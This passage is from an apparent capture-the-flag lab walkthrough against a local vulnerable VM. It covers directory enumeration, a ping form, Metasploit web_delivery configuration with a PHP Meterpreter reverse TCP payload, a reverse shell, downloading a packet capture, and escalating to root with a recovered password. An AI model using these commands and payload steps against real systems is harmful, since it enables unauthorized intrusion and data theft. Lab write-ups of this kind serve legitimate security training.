


Figure 13: Hidden Page Source

Description: The raw source shown in the screenshot contains the HTML for the hidden challenge page and provides a concrete target for the next web request.

Result: The source confirms that the content is a custom HTML challenge and that the browser-visible page can be reproduced directly with curl.

Interpretation: Reading the source removes ambiguity about what the browser is actually requesting and allows the next endpoint to be tested directly.

Why this matters: The application was then probed for an adjacent resource; the next screenshot records the resulting access-control response.

Next step: A forbidden response was observed for one of the discovered resources.

Step 14 — Verifying Access-Control Behaviour

URL:

```
http://192.168.56.105:33447/Challenge/cake.php
```




Figure 14: Forbidden Response

Description: The browser response shows a 403 Forbidden result.

Result: The server denies direct access to that resource.

Interpretation: The 403 status demonstrates that the challenge includes server-side access controls and that not every discovered path can simply be opened directly.

Why this matters: Rather than stopping at the forbidden page, enumeration continued around the same challenge directory to identify an accessible component.

Next step: A further directory scan was run against the discovered area.

Step 15 — Scanning the Secondary Challenge Path

Command:

```
dirbuster
```




Figure 15: Secondary Enumeration

Description: The next scanner screenshot shows another enumeration pass, this time focused on the challenge path that had been uncovered.

Result: The scan identified further application content that could be requested from the server.

Interpretation: Narrowing the scan to a known challenge directory increases the signal-to-noise ratio and is more effective than repeatedly scanning the entire web root.

Why this matters: The next accessible page presented the clue that the attacker should continue with a host-pinging function.

Next step: The newly discovered page was opened in the browser.

Step 16 — Reaching the Hax0r Page

Command:

```
http://192.168.56.105:33447/Challenge/Magic_Box/command.php
```




Figure 16: Hax0r Page

Description: The page displays the message "You are 1337 Hax0r. Keep your patience and proceed further." It also presents a form asking for an IP address to ping.

Result: The application now exposes a server-side form rather than a purely static page.

Interpretation: A form that accepts an IP address is a much more interesting attack surface because the supplied value may reach a backend command or script.

Why this matters: The request handling code was inspected before interacting further with the form.

Next step: The underlying command endpoint was requested directly.

7. Command Endpoint and Web Delivery

The next screenshots reveal the command endpoint source and the Metasploit steps used to deliver a payload. The report describes the evidence exactly as shown, including the initial handler bind failure and the later successful Meterpreter session.

Step 17 — Inspecting command.php

Command:

```
curl -i http://192.168.56.105:33447/Challenge/Magic_Box/command.php
```



Figure 17: Command Endpoint

Description: The source of command.php is retrieved directly. The form posts an IP address and is titled "Reverse Kunfu".

Result: The page is a small PHP form that accepts an IP address and sends it to the server for processing.

Interpretation: The important change is that the application is no longer just displaying text; it is now accepting user-controlled input and invoking server-side functionality.

Why this matters: The next logical action was to understand whether the endpoint could be used as a command-delivery mechanism, which the subsequent Metasploit screenshots demonstrate.

Next step: Metasploit was opened and searched for an appropriate web-delivery module.

Step 18 — Finding a Web Delivery Module

Command:

```
msfconsole
search web_delivery
```




Figure 18: Web Delivery Search

Description: Metasploit was opened and searched for the web_delivery module. The search results list exploit/multi/script/web_delivery and its supported targets.

Result: The web_delivery module was selected because it provides a way to make a target download and execute a staged payload.

Interpretation: This matches the earlier discovery of a server-side request mechanism in command.php and provides an appropriate delivery framework.

Why this matters: The module options were reviewed and a payload was configured.

Next step: The next screenshot shows the module configuration and handler setup.

Step 19 — Configuring Web Delivery

Command:

```
use exploit/multi/script/web_delivery
set target 1
set payload php/meterpreter/reverse_tcp
set lhost 192.168.56.105
exploit
```




Figure 19: Web Delivery Setup

Description: The Metasploit module was configured to use a PHP Meterpreter reverse TCP payload. The screenshot records the selected target, payload, and LHOST value.

Result: The first bind attempt failed because 192.168.56.105:4444 was not available locally. Metasploit then started the reverse TCP handler on 0.0.0.0:4444 and created a delivery URL.

Interpretation: The screenshot captures an important troubleshooting point: the handler recovered by binding to all local interfaces, allowing the staged payload to remain reachable.

Why this matters: The delivery server was then run and the target request produced a Meterpreter session.

Next step: The next screenshot records that successful session.

Step 20 — Starting the Delivery and Receiving the Session

Command:

```
run
```




Figure 20: Meterpreter Session

Description: The next Metasploit screenshot shows the web delivery server running, the generated URL, and the command sent to the target to fetch the payload.

Result: A Meterpreter session was opened from the target 192.168.56.105 back to Kali on 192.168.56.104:4444. The session was then interacted with and a directory listing was obtained.

Interpretation: This is the point where the investigation moves from remote web interaction to operating-system level access on the target.

Why this matters: With a live Meterpreter session available, local filesystem enumeration was the next task.

Next step: The session was used to inspect the target files and begin a local shell.

8. Initial Access and Local Enumeration

Step 21 — Enumerating the Target Filesystem

Command:

```
meterpreter > ls
meterpreter > shell
```




Figure 21: Filesystem Enumeration

Description: The session listing shows files such as flag1.txt, flag3.txt, users.txt, passwords.txt, level7.html, and the /var/www/html/Challenge/Magic_Box directory. The screenshot then drops into a shell channel.

Result: The target is now reachable from a Meterpreter session and contains several challenge-specific artifacts.

Interpretation: The combination of web content and local files suggests the machine stores multiple puzzle stages on disk.

Why this matters: The shell was stabilized and the root filesystem was inspected to identify additional tools or custom directories.

Next step: The next screenshot shows the shell and system directory enumeration.

Step 22 — Inspecting the Shell and /sbin

Command:

```
python /tmp/asdf.py
ls /
cd /sbin
ls
```




Figure 22: Shell Enumeration

Description: A Python PTY helper is spawned, and the shell identifies the current account as www-data. The root filesystem is then listed and the /sbin directory is entered.

Result: The shell is running as www-data rather than root. The /sbin directory contains a large set of administrative binaries.

Interpretation: This establishes the current privilege level and shows that the next clue is likely stored in a system location rather than the web directory itself.

Why this matters: A custom subdirectory containing an unusual name was followed into /sbin/raw_vs_isi.

Next step: The custom directory was then inspected.

Step 23 — Inspecting the Custom System Directory

Command:

```
cd /sbin
cd raw_vs_isi
ls
```




Figure 23: Packet Capture Discovery

Description: The screenshot shows the unusual raw_vs_isi directory being entered and its contents being listed.

Result: The directory contains a challenge-specific file named hint.pcapng.

Interpretation: A packet capture is highly significant because it can contain the communication history or credentials needed for the next stage.

Why this matters: The file was identified as the next artifact to retrieve.

Next step: The packet capture was then copied back to Kali.

Step 24 — Downloading hint.pcapng

Command:

```
meterpreter > download hint.pcapng /home/saniya/
```




Figure 24: Packet Capture Download

Description: The file was copied from the target to the Kali home directory.

Result: The screenshot confirms the transfer completed successfully and the file is now available locally as **/home/saniya/hint.pcapng**.

Interpretation: Offline analysis avoids unnecessary interaction with the live target and allows the packet data to be inspected repeatedly.

Why this matters: Wireshark was then used to inspect the captured traffic.

Next step: The packet list is shown in the next section.

9. Packet Capture Analysis

Step 25 — Reviewing hint.pcapng in Wireshark

Command:

```
Wireshark: hint.pcapng
```




Figure 25: Wireshark Capture

Description: Wireshark shows the captured traffic with a selected TCP conversation. The packet list contains a mixture of ARP, DHCP, NBNS, LLMNR and TCP traffic.

Result: A TCP stream between 192.168.0.44 and 192.168.0.46 is visible, including application data that can be followed as a conversation.

Interpretation: The packet capture contains more useful information than the raw packet list initially reveals, so following the TCP stream is the key analytical step.

Why this matters: The selected stream was opened to read the communication as plain text.

Next step: The next figure shows the contents of that stream.

Step 26 — Following the TCP Stream

Command:

```
Wireshark → Follow TCP Stream
```




Figure 26: TCP Stream

Description: The TCP stream contains a short conversation in which one party asks for the name of the culprit and the response says the person is now known by the alias 1337hax0r.

Result: The stream reveals the key credential clue: the alias is 1337hax0r.

Interpretation: The alias is immediately useful because it later appears as the password for the local account shown in the final shell screenshot.

Why this matters: The recovered alias was used against the local user account in the shell.

Next step: The final screenshot shows the resulting root access and flag.

10. Privilege Escalation and Final Flag

Step 27 — Switching to saman and Obtaining Root

Command:

```
su saman
Password: 1337hax0r
sudo su
[sudo] password for saman: 1337hax0r
cat /root/flag.txt
```

